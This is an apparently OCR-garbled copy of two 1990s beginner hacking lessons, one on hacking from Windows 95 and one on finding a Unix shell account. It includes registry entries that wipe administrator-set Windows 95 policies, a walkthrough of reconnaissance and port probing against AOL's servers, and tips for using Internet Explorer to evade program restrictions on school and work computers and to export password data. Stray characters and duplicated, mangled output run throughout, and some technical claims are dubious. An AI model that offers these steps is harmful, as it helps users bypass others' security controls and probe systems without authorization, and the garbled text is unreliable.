#### \*\*\*\*\*

Evil Genius tip: Want to trash most of the policies can be invoked on a workstation running Windows 95? Paste these into the appropriate locations in the Registry. Warning: results may vary and you may get into all sorts of trouble whether you do this successfully or unsuccessfully.

[HKEY\_LOCAL\_MACHINE\Network\Logon]

[HKEY\_LOCAL\_MACHINE\Network\Logon] "MustBeValidated"=dword:00000000 "username"="ByteMe" "UserProfiles"=dword:00000000

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies] "DisablePwdCaching"=dword:00000000 "HideSharePwds"=dword:00000000

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoDrives"=dword:0000000 "NoClose"=dword:00000000 "NoDesktop"=dword:0000000 "NoFind"=dword:0000000 "NoNetHood"=dword:0000000 "NoRun"=dword:0000000 "NoSaveSettings"=dword:0000000 "NoRun"=dword:0000000 "NoSaveSettings"=dword:00000000 "NoSetFolders"=dword:00000000 "NoSetTaskbar"=dword:0000000 "NoAddPrinter"=dword:0000000 "NoDeletePrinter"=dword:0000000 "NoPrinterTabs"=dword:0000000

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Network]

"NoNetSetup"=dword:0000000 "NoNetSetupIDPage"=dword:0000000 "NoNetSetupSecurityPage"=dword:00000000 "NoEntireNetwork"=dword:00000000 "NoFileSharingControl"=dword:00000000 "NoPrintSharingControl"=dword:00000000 "NoWorkgroupContents"=dword:00000000

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]

```
"NoAdminPage"=dword:0000000
"NoConfigPage"=dword:0000000
"NoDevMgrPage"=dword:0000000
"NoDispAppearancePage"=dword:00000000
"NoDispBackgroundPage"=dword:0000000
"NoDispCPL"=dword:0000000
"NoDispScrSavPage"=dword:00000000
"NoDispSettingsPage"=dword:00000000
"NoFileSysPage"=dword:0000000
"NoProfilePage"=dword:0000000
"NoPwdPage"=dword:0000000
"NoSecCPL"=dword:0000000
"NoVirtMemPage"=dword:0000000
"DisableRegistryTools"=dword:0000000
```

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp
]
"Disabled"=dword:00000000
"NoRealMode"=dword:00000000
!
```

GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series #2, Section 3.

Hacking from Windows 3.x, 95 and NT

This lesson will tell you how, armed with even the lamest of on-line services such as America Online and the Windows 95 operating system, you can do some fairly serious Internet hacking -- today!

In this lesson we will learn how to:

 $\cdot$  Use secret Windows 95 DOS commands to track down and port surf computers used by famous on-line service providers.

• Telnet to computers that will let you use the invaluable hacker tools of whois,! nslookup, and dig.

 $\cdot$  Download hacker tools such as port scanners and password crackers designed for use with Windows.

 $\cdot$  Use Internet Explorer to evade restrictions on what programs you can run on your school or work computers.

Yes, I can hear jericho and Rogue Agent and all the other Super Duper hackers on this list laughing. I'll bet already they have quit reading this and are furiously emailing me flames and making phun of me in 2600 meetings. Windows hacking? Pooh!

Tell seasoned hackers that you use Windows and they will laugh at you. They'll tell you to go away and don't come back until you're armed with a shell account or some sort of Unix on your PC. Actually, I have long shared their opinion. Shoot, most of the time hacking from Windoze is like using a 1969 Volkswagon to race against a dragster using one of VP Racing's high-tech fuels.

But there actually is a good reason to learn to hack from Windows. Some of your best tools for probing and manipulating Windows networks are found only on Windows NT. Furthermore, with Win 95 you can practice the Registry hacking that is central to working your will on Win NT servers and the networks they administer.

In fact, if you want to become a serious hacker, you eventually will have to learn Windows. This is because Windows NT is fast taking over the Internet from Unix. An IDC report projects that the Unix-based Web server market share will fall from the 65% of 1995 to only 25% by the year 2000. The Windows NT share is projected to grow to 32%.! This weak future for Unix Web servers is reinforced by an IDC report reporting that market share of all Unix systems is now falling at a compound annual rate of decline of -17% for the foreseeable future, while Windows NT is growing in market share by 20% per year. (Mark Winther, "The Global Market for Public and Private Internet Server Software," IDC #11202, April 1996, 10, 11.)

So if you want to keep up your hacking skills, you're going to have to get wise to Windows. One of these days we're going to be sniggering at all those Unix-only hackers.

Besides, even poor, pitiful Windows 95 now can take advantage of! lots of free hacker tools that give it much of the power of Unix.

Since this is a beginners' lesson, we'll go straight to the Big Question: "All I got is AOL and a Win 95 box. Can I still learn how to hack?"

Yes, yes, yes!

The secret to hacking from AOL/Win 95 -- or from any on-line service that gives you access to the World Wide Web -- is hidden in Win 95's MS-DOS (DOS 7.0).

DOS 7.0 offers several Internet tools, none of which are documented in either the standard Windows or DOS help features. But you're getting the chance to learn these hidden features today.

So to get going with today's lesson, use AOL or whatever lame on-line service you may have and make the kind of connection you use to get on the Web (this will be a PPP or SLIP connection). Then minimize your Web browser and prepare to hack! Next, bring up your DOS window by clicking Start, then Programs, then MS-DOS.

For best hacking I've found it easier to use DOS in a window with a task bar which allows me to cut and paste commands and easily switch between Windows and DOS programs. If your DOS comes up as a full screen, hold down the Alt key while hitting enter, and it will go into a window. Then if you are missing the task bar, click the system menu on the left side of the DOS window caption and select Toolbar.

Now you have the option of! eight TCP/IP utilities to play with: telnet, arp, ftp, nbtstat, netstat, ping, route, and tracert.

Telnet is the biggie. You can also access the telnet program directly from Windows. But while hacking you may need the other utilities that can only be used from DOS, so I like to call telnet from DOS.

With the DOS telnet you can actually port surf almost as well as from a Unix telnet program. But there are several tricks you need to learn in order to make this work.

First, we'll try out logging on to a strange computer somewhere. This is a phun thing to show your friends who don't have a clue because it can scare the heck out them. Honest, I just tried this out on a neighbor. He got so worried that when he got home he called my husband and begged him to keep me from hacking his work computer!

To do this (I mean log on to a strange computer, not scare your neighbors) go to the DOS prompt C:\WINDOWS> and give the command "telnet." This brings up a telnet screen. Click on Connect, then click Remote System.

This brings up a box that asks you for "Host Name." Type "whois.internic.net" into this box. Below that it asks for "Port" and has the default value of "telnet." Leave in "telnet" for the port selection. Below that is a box for "TermType."! I recommend picking VT100 because, well, just because I like it best.

The first thing you can do to frighten your neighbors and impress your friends is a "whois." Click on Connect and you will soon get a prompt that looks like this:

#### [vt100]InterNIC>

Then ask your friend or neighbor his or her email address. Then at this InterNIC prompt, type in the last two parts of your friend's email address. For example, if the address is "luser@aol.com," type in "aol.com."

Now I'm picking AOL for this lesson because it is really hard to hack. Almost any other on-line service will be easier.

For AOL we get the answer:

[vt100] InterNIC > whois aol.com Connecting to the rs Database . . . . . . Connected to the rs Database America Online (AOL-DOM) !! 12100 Sunrise Valley Drive !! Reston, Virginia 22091 !! USA

!! Domain Name: AOL.COM

!! Administrative Contact: !!!!! O'Donnell, David B! (DBO3)! PMDAtropos@AOL.COM !!!!! 703/453-4255 (FAX) 703/453-4102 !! Technical Contact, Zone Contact: !!!!! America Online! (AOL-NOC)! trouble@aol.net !!!!! 703-453-5862 !! Billing Contact: !!!!! Barrett, Joe! (JB4302)! BarrettJG@AOL.COM !!!!! 703-453-4160 (FAX) 703-453-4001

!! Record last updated on 13-Mar-97.!! Record created on 22-Jun-95.

!! Domain servers in listed order:

 !!
 DNS-01.AOL.COM!!!!!!!!!!!
 152.163.199.42

 !!
 DNS-02.AOL.COM!!!!!!!!!!
 152.163.199.56

 !!
 DNS-AOL.ANS.NET!!!!!!!!!!
 198.83.210.28

These last three lines give the names of some computers that work for America Online (AOL). If we want to hack AOL, these are a good place to start.

\*\*\*\*\*

Newbie note: We just got info on three "domain name servers" for AOL. "Aol.com" is the domain name for AOL, and the domain servers are the computers that hold information that tells the rest of the Internet how to send messages to AOL computers and email addresses.

\*\*\*\*\*

Evil genius tip: Using your Win 95 and an Internet connection, you can run a whois query from many other computers, as well. Telnet to your target computer's port 43 and if it lets you get on it, give your query.

Example: telnet to nic.ddn.mil, port 43. Once connected type "whois DNS-01.AOL.COM," or whatever name you want to check out. However, this only works on computers that are running the whois service on port 43.

Warning: show this trick to your neighbors and they will really be terrified. They just saw you accessing a US military computer! But it's OK, nic.ddn.mil is open to the public on many of its ports. Check out its Web site www.nic.ddn.mil and its ftp site, too -- they are a mother lode of information that is good for hacking.

\*\*\*\*\*

Next I tried a little port surfing on DNS-01.AOL.COM but couldn't find any ports open. So it's a safe bet this computer is behind the AOL firewall.

#### \*\*\*\*\*

Newbie note: port surfing means to attempt to access a computer through several different ports. A port is any way you get information into or out of a computer. For example, port 23 is the one you usually use to log into a shell account. Port 25 is used to send email. Port 80 is for the Web. There are thousands of designated ports, but any particular computer may be running only three or four ports. On your home computer your ports include the monitor, keyboard, and modem.

So what do we do next? We close the telnet program and go back to the DOS window. At the DOS prompt we give the command "tracert 152.163.199.42." Or we could give the command "tracert DNS-01.AOL.COM." Either way we'll get the same result. This command will trace the route that a message takes, hopping from one computer to another, as it travels from my computer to this AOL domain server computer. Here's what we get:

C:\WINDOWS>tracert 152.163.199.42

Tracing route to dns-01.aol.com [152.163.199.42] over a maximum of 30 hops:

! 1!!!! \*!!!!!! \*!!!!! Request timed out. ! 2!! 150 ms!! 144 ms!! 138 ms! 204.134.78.201 ! 3!! 375 ms!! 299 ms!! 196 ms! glory-cyberport.nm.westnet.net [204.134.78.33] ! 4!! 271 ms!!!! \*!!!!! 201 ms! enss365.nm.org [129.121.1.3] ! 5!! 229 ms!! 216 ms!! 213 ms! h4-0.cnss116.Albuquerque.t3.ans.net [192.103.74.45] ! 6!! 223 ms!! 236 ms!! 229 ms! f2.t112-0.Albuquerque.t3.ans.net [140.222.112.221] ! 7!! 248 ms!! 269 ms!! 257 ms! h14.t64-0.Houston.t3.ans.net [140.223.65.9] ! 8!! 178 ms!! 212 ms!! 196 ms! h14.t80-1.St-Louis.t3.ans.net [140.223.65.14] ! 9!! 316 ms!!!! \*!!!!! 298 ms! h12.t60-0.Reston.t3.ans.net [140.223.61.9] !10!! 315 ms!! 333 ms!! 331 ms! 207.25.134.189 !11!!!! \*!!!!!!! \*!!!!! Request timed out. !12!!!! \*!!!!!!! \*!!!!!! Request timed out. !13! 207.25.134.189! reports: Destination net unreachable.

What the heck is all this stuff? The number to the left is the number of computers the route has been traced through. The "150 ms" stuff is how long, in thousandths of a second, it takes to send a message to and from that computer. Since a message can take a different length of time every time you send it, tracert times the trip three times. The "\*" means the trip was taking too long so tracert said "forget it." After the timing info comes the name of the computer the message reached, first in a form that is easy for a human to remember, then in a form -- numbers -- that a computer prefers.

"Destination net unreachable" probably means tracert hit a firewall.

Let's try the second AOL domain server.

C:\WINDOWS>tracert! 152.163.199.56

Tracing route to dns-02.aol.com [152.163.199.56] over a maximum of 30 hops:

1!!!! \*!!!!!! \*!!!!! Request timed out.
2!! 142 ms!! 140 ms!! 137 ms! 204.134.78.201
3!! 246 ms!! 194 ms!! 241 ms! glory-cyberport.nm.westnet.net [204.134.78.33]

! 4!! 154 ms!! 185 ms!! 247 ms! enss365.nm.org [129.121.1.3] ! 5!! 475 ms!! 278 ms!! 325 ms! h4-0.cnss116.Albuquerque.t3.ans.net [192.103.74. 45] ! 6!! 181 ms!! 187 ms!! 290 ms! f2.t112-0.Albuquerque.t3.ans.net [140.222.112.22 1] ! 7!! 162 ms!! 217 ms!! 199 ms! h14.t64-0.Houston.t3.ans.net [140.223.65.9] ! 8!! 210 ms!! 212 ms!! 248 ms! h14.t80-1.St-Louis.t3.ans.net [140.223.65.14] ! 9!! 207 ms!!!! \*!!!!! 208 ms! h12.t60-0.Reston.t3.ans.net [140.223.65.14] ! 9!! 207 ms!!!! \*!!!!! 208 ms! h12.t60-0.Reston.t3.ans.net [140.223.61.9] !10!! 338 ms!! 518 ms!! 381 ms! 207.25.134.189 !11!!!! \*!!!!!! \*!!!!! Request timed out. !12!!!! \*!!!!!! \*!!!!!! \*!!!! Request timed out. !13! 207.25.134.189! reports: Destination net unreachable.

Note that both tracerts ended at the same computer named h12.t60-0.Reston.t3.ans.net. Since AOL is headquartered in Reston, Virginia, it's a good bet this is a computer that directly feeds stuff into AOL. But we notice that h12.t60-0.Reston.t3.ans.net , h14.t80-1.St-Louis.t3.ans.net, h14.t64-0.Houston.t3.ans.net and Albuquerque.t3.ans.net all have numerical names beginning with 140, and names that end with "ans.net." So it's a good guess that they all belong to the same company. Also, that "t3" in each name suggests these computers are routers on a T3 communications backbone for the Internet.

Next let's check out that final AOL domain server:

C:\WINDOWS>tracert 198.83.210.28

Tracing route to dns-aol.ans.net [198.83.210.28] over a maximum of 30 hops:

! 1!!!! \*!!!!!!! \*!!!!! Request timed out. ! 2!! 138 ms!! 145 ms!! 135 ms! 204.134.78.201 ! 3!! 212 ms!! 191 ms!! 181 ms! glory-cyberport.nm.westnet.net [204.134.78.33] ! 4!! 166 ms!! 228 ms!! 189 ms! enss365.nm.org [129.121.1.3] ! 5!! 148 ms!! 138 ms!! 177 ms! h4-0.cnss116.Albuquerque.t3.ans.net [192.103.74. 45] ! 6!! 284 ms!! 296 ms!! 178 ms! f2.t112-0.Albuquerque.t3.ans.net [140.222.112.22 1] ! 7!! 298 ms!! 279 ms!! 277 ms! h14.t64-0.Houston.t3.ans.net [140.223.65.9] ! 8!! 238 ms!! 234 ms!! 263 ms! h14.t104-0.Atlanta.t3.ans.net [140.223.65.18] ! 9!! 301 ms!! 257 ms!! 250 ms! dns-aol.ans.net [198.83.210.28]

Trace complete.

Hey, we finally got all the way through to something we can be pretty certain is an AOL box, and it looks like it's outside the firewall! But look at how the tracert took a different path this time, going through Atlanta instead of! St. Louis and Reston. But we are still looking at ans.net addresses with T3s, so this last nameserver is using the same network as the others.

Now what can we do next to get luser@aol.com really wondering if you could actually break into his account? We're going to do some port surfing on this last AOL domain name server! But to do this we need to change our telnet settings a bit.

Click on Terminal, then Preferences. In the preferences box you need to check "Local echo." You must do this, or else you won't be able to see everything that you get while port surfing. For some reason, some of the messages a remote computer sends to you won't show up on your Win 95

telnet screen unless you choose the local echo option. However, be warned, in some situations everything you type in will be doubled. For example, if you type in "hello" the telnet screen may show you "heh lelllo o. This doesn't mean you mistyped, it just means your typing is getting echoed back at various intervals.

Now click on Connect, then Remote System. Then enter the name of that last AOL domain server, dns-aol.ans.net. Below it, for Port choose Daytime. It will send back to you the day of the week, date and time of day in its time zone.

Aha! We now know that dns-aol.ans.net is exposed to the world, with at least one open port, heh, heh.! It is definitely a prospect for further port surfing. And now your friend is wondering, how did you get something out of that computer?

#### \*\*\*\*\*

Clueless newbie alert: If everyone who reads this telnets to the daytime port of this computer, the sysadmin will say "Whoa, I'm under heavy attack by hackers!!! There must be some evil exploit for the daytime service! I'm going to close this port pronto!" Then you'll all email me complaining the hack doesn't work. Please, try this hack out on different computers and don't all beat up on AOL.

Now let's check out that Reston computer. I select Remote Host again and enter the name h12.t60-0.Reston.t3.ans.net. I try some port surfing without success. This is a seriously locked down box! What do we do next?

So first we remove that "local echo" feature, then we telnet back to whois.internic. We ask about this ans.net outfit that offers links to AOL:

[vt100] InterNIC > whois ans.net

Connecting to the rs Database ..... Connected to the rs Database ANS CO+RE Systems, Inc. (ANS-DOM) !! 100 Clearbrook Road !! Elmsford, NY 10523

!! Domain Name: ANS.NET

!! Administrative Contact: !!!!! Hershman, Ittai! (IH4)! ittai@ANS.NET !!!!! (914) 789-5337 !! Technical Contact: !!!!! ANS Network Operations Center! (ANS-NOC)! noc@ans.net !!!!! 1-800-456-6300 !! Zone Contact: !!!!! ANS Hostmaster! (AH-ORG)! hostmaster@ANS.NET !!!!! (800)456-6300! fax: (914)789-5310 !

!! Record last updated on 03-Jan-97.!! Record created on 27-Sep-90.

!! Domain servers in listed order:

#### 

Now if you wanted to be a really evil hacker you could call that 800 number and try to social engineer a password out of somebody who works for this network. But that wouldn't be nice and there is nothing legal you can do with ans.net passwords. So I'm not telling you how to social engineer those passwords.

Anyhow, you get the idea of how you can hack around gathering info that leads to the computer that handles anyone's email.

So what else can you do with your on-line connection and Win 95?

Well... should I tell you about killer ping? It's a good way to lose your job and end up in jail. You do it from your Windows DOS prompt. Find the gory details in the GTMHH Vol.2 Number 3, which is kept in one of our archives listed at the end of this lesson. Fortunately most systems administrators have patched things nowadays so that killer ping won't work. But just in case your ISP or LAN at work or school isn't protected, don't test it without your sysadmin's approval!

Then there's ordinary ping, also done from DOS.! It's sort of like tracert, but all it does is time how long a message takes from one computer to another, without telling you anything about the computers between yours and the one you ping.

Other TCP/IP commands hidden in DOS include:

· Arp IP-to-physical address translation tables

 $\cdot$  Ftp File transfer protocol. This one is really lame. Don't use it. Get a shareware Ftp program from one of the download sites listed below.

- · Nbtstat Displays current network info -- super to use on your own ISP
- · Netstat Similar to Nbstat
- · Route Controls router tables -- router hacking is considered extra elite.

Since these are semi-secret commands, you can't get any details on how to use them from the DOS help menu. But there are help files hidden away for these commands.

- · For arp, nbtstat, ping and route,! to get help just type in the command and hit enter.
- · For netstat you have to give the command "netstat ?" to get help.
- · Telnet has a help option on the tool bar.

I haven't been able to figure out a trick to get help for the ftp command.

Now suppose you are at the point where you want to do serious hacking that requires commands other than these we just covered, but you don't want to use Unix. Shame on you! But, heck, even though I usually have one or two Unix shell accounts plus Walnut Creek Slackware on my home computer, I still like to hack from Windows. This is because I'm ornery. So you can be ornery, too.

So what is your next option for doing serious hacking from Windows?

How would you like to crack Win NT server passwords? Download the free Win 95 program NTLocksmith, an add-on program to NTRecover that allows for the changing of passwords on systems where the administrative password has been lost. It is reputed to work 100% of the time. Get both NTLocksmith and NTRecover -- and lots more free hacker tools -- from http://www.ntinternals.com.

\*\*\*\*\*

You can go to jail warning: If you use NTRecover to break into someone else's system, you are just asking to get busted.

\*\*\*\*\*

How would you like to trick your friends into thinking their NT box has crashed when it really hasn't? This prank program can be downloaded from http://www.osr.com/insider/insdrcod.htm.

\*\*\*\*\*

You can get punched in the nose warning: need I say more?

But by far the deadliest hacking tool that runs on Windows can be downloaded from, guess what?

http://home.microsoft.com

That deadly program is Internet Explorer 3.0. Unfortunately, this program is even better for letting other hackers break into your home computer and do stuff like make your home banking program (e.g. Quicken) transfer your life savings to someone in Afghanistan.

But if you're aren't brave enough to run Internet Explorer to surf the Web, you can still use it to hack your own computer, or other computers on your LAN. You see, Internet Explorer is really an alternate Windows shell which operates much like the Program Manager and Windows Explorer that come with the Win 94 and Win NT operating systems.

Yes, from Internet Explorer you can run any program on your own computer. Or any program to which you have access on your LAN.

#### \*\*\*\*\*

Newbie note: A shell is a program that mediates between you and the operating system. The big deal about Internet Explorer being a Windows shell is that Microsoft never told anyone that it was in fact a shell. The security problems that are plaguing Internet Explorer are mostly a consequence of it turning out to be a shell. By contrast, the Netscape and Mosaic Web browsers are not shells. They also are much safer to use.

To use Internet Explorer as a Windows shell, bring it up just like you would if you were going to surf the Web. Kill the program's attempt to establish an Internet connection -- we don't want to do anything crazy, do we?

Then in the space where you would normally type in the URL you want to surf, instead type in c:.

Whoa, look at all those file folders that come up on the screen. Look familiar? It's the same stuff your Windows Explorer would show you. Now for fun, click "Program Files" then click "Accessories" then click "MSPaint." All of a sudden MSPaint is running. Now paint your friends who are watching this hack very surprised.

Next close all that stuff and get back to Internet Explorer. Click on the Windows folder, then click on Regedit.exe to start it up. Export the password file (it's in HKEY\_CLASSES\_ROOT). Open it in Word Pad. Remember, the ability to control the Registry of a server is the key to controlling! the network it serves. Show this to your next door neighbor and tell her that you're going to use Internet Explorer to surf her password files. In a few hours the Secret Service will be fighting with the FBI on your front lawn over who gets to try to bust you. OK, only kidding here. So how can you use Internet Explorer as a hacking tool? One way is if you are using a computer that restricts your ability to run other programs on your computer or LAN. Next time you get frustrated at your school or library computer, check to see if it offers Internet Explorer. If it does, run it and try entering disk drive names. While C: is a common drive on your home computer, on a LAN you might get results by putting in R: or Z: or any other letter of the alphabet.

Next cool hack: try automated port surfing from Windows! Since there are thousands of possible ports that may be open on any computer, it could take days to fully explore even just one computer by hand. A good answer to this problem is the NetCop automated port surfer, which can be found at http://www.netcop.com/.

Now suppose you want to be able to access the NTFS file system that Windows NT uses from a Win 95 or even DOS platform? This can be useful if you are wanting to use Win 95 as a platform to hack an NT system. http://www.ntinternals.com/ntfsdos.htm offers a program that allows Win 95 and DOS to recognize and mount NTFS drives for transparent access.

Hey, we are hardly beginning to explore all the wonderful Windows hacking tools out there. It would take megabytes to write even one sentence about each and every one of them. But you're a hacker, so you'll enjoy exploring dozens more of these nifty programs yourself. Following is a list of sites where you can download lots of free and more or less harmless programs that will help you in your hacker career:

ftp://ftp.cdrom.com ftp://ftp.coast.net http://hertz.njit.edu/%7ebxg3442/temp.html http://www.alpworld.com/infinity/void-neo.html http://www.alpworld.com/nettools.html http://www.danworld.com/nettools.html http://www.eskimo.com/~nwps/index.html http://www.geocities.com/siliconvalley/park/2613/links.html http://www.igeocities.com/siliconvalley/park/2613/links.html http://www.ilf.net/Toast/ http://www.islandnet.com/~cliffmcc http://www.simtel.net/simtel.net http://www.supernet.net/cwsapps/cwsa.html http://www.trytel.com/hack/ http://www.tucows.com http://www.windows95.com/apps/ http://www2.southwind.net/%7emiker/hack.html

GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series #3 Part 1

How to Get a \*Good\* Shell Account

In this Guide you will learn how to:

· tell whether you may already have a Unix shell account

· get a shell account

· log on to your shell account

\_\_\_\_\_

You've fixed up your Windows box to boot up with a lurid hacker logo. You've renamed "Recycle Bin" "Hidden Haxor Secrets." When you run Netscape or Internet Explorer, instead of that boring

corporate logo, you have a full-color animated Mozilla destroying New York City. Now your friends and neighbors are terrified and impressed.

But in your heart of hearts you know Windows is scorned by elite hackers. You keep on seeing their hairy exploit programs and almost every one of them requires the Unix operating system. You realize that when it comes to messing with computer networks, Unix is the most powerful operating system on the planet. You have developed a burning desire to become one of those Unix wizards yourself. Yes, you're ready for the next step.

You're ready for a shell account. SHELL ACCOUNT !!!!

!

Newbie note: A shell account allows you to use your home computer as a terminal on which you can give commands to a computer running Unix. The "shell" is the program that translates your keystrokes into Unix commands. With the right shell account you can enjoy the use of a far more powerful workstation! than you could ever dream of affording to own yourself. It also is a great stepping stone to the day when you will be running some form of Unix on your home computer.

Once upon a time the most common way to get on the Internet was through a Unix shell account. But nowadays everybody and his brother are on the Internet. Almost all these swarms of surfers want just two things: the Web, and email. To get the pretty pictures of today's Web, the average Internet consumer wants a mere PPP (point to point) connection account. They wouldn't know a Unix command if it hit them in the snoot. So nowadays almost the only people who want shell accounts are us wannabe hackers.

The problem is that you used to be able to simply phone an ISP, say "I'd like a shell account," and they would give it to you just like that. But nowadays, especially if you sound like a teenage male, you'll run into something like this:

ISP guy: "You want a shell account? What for?"

Hacker dude: "Um, well, I like Unix."

!

"Like Unix, huh? You're! a hacker, aren't you!" Slam, ISP guy hangs up on you.

So how do you get a shell account? Actually, it's possible you may already have one and not know it. So first we will answer the question, how do you tell whether you may already have a shell account? Then, if you are certain you don't have one, we'll explore the many ways you can get one, no matter what, from anywhere in the world.

How Do I Know Whether I Already Have a Shell Account?

First you need to get a program running that will connect you to a shell account. There are two programs with Windows 95 that will do this, as well as many other programs, some of which are excellent and free.

First we will show you how to use the Win 95 Telnet program because you already have it and it will always work. But it's a really limited program, so I suggest! that you use it only if you can't get the Hyperterminal program to work.

1) Find your Telnet program and make a shortcut to it on your desktop.

 $\cdot$  One way is to click Start, then Programs, then Windows Explorer.

 $\cdot$  When Explorer is running, first resize it so it doesn't cover the entire desktop.

 $\cdot$  Then click Tools, then Find, then "Files or Folders."

· Ask it to search for "Telnet."

• It will show a file labeled C:\windows\telnet (instead of C:\ it may have another drive). Right click on this file.

 $\cdot$  This will bring up a menu that includes the option "create shortcut."! Click on "create shortcut" and then drag the shortcut to the desktop and drop it.

· Close Windows Explorer.

2) Depending on how your system is configured, there are two ways to connect to the Internet. The easy way is to skip to step three. But if it fails, go back to this step. Start up whatever program you use to access the Internet. Once you are connected, minimize the program. Now try step three.

3) Bring up your Telnet program by double clicking on the shortcut you just made.

• First you need to configure Telnet so it actually is usable. On the toolbar click "terminal," then "preferences," then "fonts."! Choose "Courier New," "regular" and 8 point size. You do this because if you have too big a font, the Telnet program is shown on the screen so big that the cursor from your shell program can end up being hidden off the screen.! OK, OK, you can pick other fonts, but make sure that! when you close the dialog box that the Telnet program window is entirely visible on the screen. Now why would there be options that make Telnet impossible to use? Ask Microsoft.

 $\cdot$  Now go back to the task bar to click Connect, then under it click "Remote system." This brings up another dialog box.

• Under "host name" in this box! type in the last two parts of your email address. For example, if your email address is jane\_doe@boring.ISP.com, type "ISP.com" for host name.

· Under "port" in this box, leave it the way it is, reading "telnet."

· Under "terminal type," in this box, choose "VT100."

· Then click the Connect button and wait to see what happens.

 $\cdot$  If the connection fails, try entering the last three parts of your email address as the host, in this case "boring.ISP.com."

!

Now if you have a shell account you should next get a message asking you to login. It may look something like this:

Welcome to Boring Internet Services, Ltd.

Boring.com S9 - login: cmeinel Password: Linux 2.0.0. Last login: Thu Apr 10 14:02:00 on ttyp5 from pm20.kitty.net. sleepy:~\$

If you get something like this you are in definite luck. The important thing here, however, is that the computer used the word "login" to get you started. If is asked for anything else, for example "logon," this is not a shell account.

As soon as you login, in the case of Boring Internet Services you have a Unix shell prompt on your screen. But instead of something this simple you may get something like:

BSDI BSD/OS 2.1 (escape.com) (ttyrf)

login: galfina Password: Last login: Thu Apr 10 16:11:37 from fubar.net

1111111111111111111	!!!
!!!!!!!!!!!	/!!/!!/!!!! \/!!!! \/!! /!!/
!!!!!!!!	/!!/_!! /!! //!! /!! /! //!!/
!!!!!!	/!! /! /!! /! /!! /! /!!!!!! /! /!! /!!
!!!	! \^com
111111111111111111	!!!!!!!!! [ ESCAPE.COM ]

## PLEASE NOTE:

IIIII Multiple Logins and Simultaneous Dialups From Different Locations Are \_NOT\_ Permitted at Escape Internet Access.

Enter your terminal type, RETURN for vt100, ? for list:

Setting terminal type to vt100. Erase is backspace.

!==> H) HELP!!!!!! Help & Tips for the Escape Interface. (M)
!!!! I) INTERNET!! Internet Access & Resources (M)
!!!! U) USENETM!!! Usenet Conferences (Internet Distribution) (M)
!!!! L) LTALK!!!! Escape Local Communications Center (M)
!!! B) BULLETINS! Information on Escape, Upgrades, coming events. (M)
!!! M) MAIL!!!!! Escape World Wide and Local Post Office (M)
!!! F) HOME!!!!! Your Home Directory (Where all your files end up)
!!! C) CONFIG!!! Config your user and system options! (M)
!!! S) SHELL!!!! The Shell (Unix Environment) [TCSH]
!!! X) LOGOUT!!!! Leave System

!!!! BACK!!!!! MAIN!!!!! HOME!!!!! MBOX!!!!! ITALK!!!! LOGOUT

----[Mesg: Y]------[ TAB key toggles menus ]------[Connected:!! 0:00]---CMD>

In this case you aren't in a shell yet, but you can see an option on the menu to get to a shell. So hooray, you are in luck, you have a shell account. Just enter "S" and you're in.

Now depending on the ISP you try out, there may be all sorts of different menus, all designed to keep the user from having to ever stumble across the shell itself. But if you have a shell account, you will probably find the word "shell" somewhere on the menu.

If you don't get something obvious like this, you may have to do the single most humiliating thing a wannabe hacker will ever do. Call tech support and ask whether you have a shell account and, if so,! how to login. It may be that they just want to make it really, really hard for you to find your shell account.

Now personally I don't care for the Win 95 Telnet program. Fortunately there are many other ways to check whether you have a shell account. Here's how to use the Hyperterminal program, which, like Telnet, comes free with the Windows 95 operating system. This requires a different kind of connection. Instead of a PPP connection we will do a simple phone dialup, the same sort of connection you use to get on most computer bulletin board systems (BBS).

1) First, find the program Hyperteminal and make a shortcut to your desktop. This one is easy to find. Just click Start, then Programs, then Accessories. You'll find Hyperterminal on the accessories menu. Clicking on it will bring up a window with a bunch of icons. Click on the one labeled "hyperterminal.exe."

2) This brings up a dialog box called "New Connection." Enter the name of your local dialup, then in the next dialog box enter the phone dialup number of your ISP.

3) Make a shortcut to your desktop.

4) Use Hyperterminal to dial your ISP. Note that in this case you are making a direct phone call to your shell account rather than trying to reach it through a PPP connection.

Now when you dial your ISP from Hyperterminal you might get a bunch of really weird garbage scrolling down your screen. But don't give up. What is happening is your ISP is trying to set up a PPP connection with Hyperterminal. That is the kind of connection you need in order to get pretty pictures on the Web. But Hyperterminal doesn't understand PPP. Unfortunately I've have not been able to figure out why this happens sometimes or how to stop it. But the good side of this picture is that the problem may go away the next time you use Hyperterminal to connect to your ISP. So if you dial again you may get a login sequence. I've found it often helps to wait a few days and try again. Of course you can complain to tech support at your ISP. But it is likely that they won't have a clue on what causes their end of things to try to set up a PPP session with your Hyperterminal connection. Sigh.

But if all goes well, you will be able to log in. In fact, except for the PPP attempt problem, I like the Hyperterminal program much better than Win 95 Telnet. So if you can get this one to work, try it out for awhile. See if you like it, too.

There are a number of other terminal programs that are really good for connecting to your shell account. They include Qmodem, Quarterdeck Internet Suite, and Bitcom. Jericho recommends Ewan, a telnet program which also runs on Windows 95. Ewan is free, and has many more features than either Hyperterminal or Win 95 Telnet. You may download it from jericho's ftp site at sekurity.org in the /utils directory.

OK, let's say you have logged into your ISP with your favorite program. But perhaps it still isn't clear whether you have a shell account. Here's your next test. At what you hope is your shell prompt, give the command "Is -aIF." If you have a real, honest-to-goodness shell account, you should get something like this:

> Is -alF
total 87
drwx--x--x!!! 5 galfina! user!!! 1024 Apr 22 21:45 ./
drwxr-xr-x! 380 root!!!! wheel!! 6656 Apr 22 18:15 ../
-rw-r--r--!!! 1 galfina! user!!! 2793 Apr 22 17:36 .README
-rw-r--r--!!! 1 galfina! user!!!! 635 Apr 22 17:36 .Xmodmap
-rw-r--r--!!! 1 galfina! user!!!! 624 Apr 22 17:36 .Xmodmap.USKBD
-rw-r--r--!!! 1 galfina! user!!!! 808 Apr 22 17:36 .Xresources

drwx--x--x!!! 2 galfina! user!!!! 512 Apr 22 17:36 www/ etc.

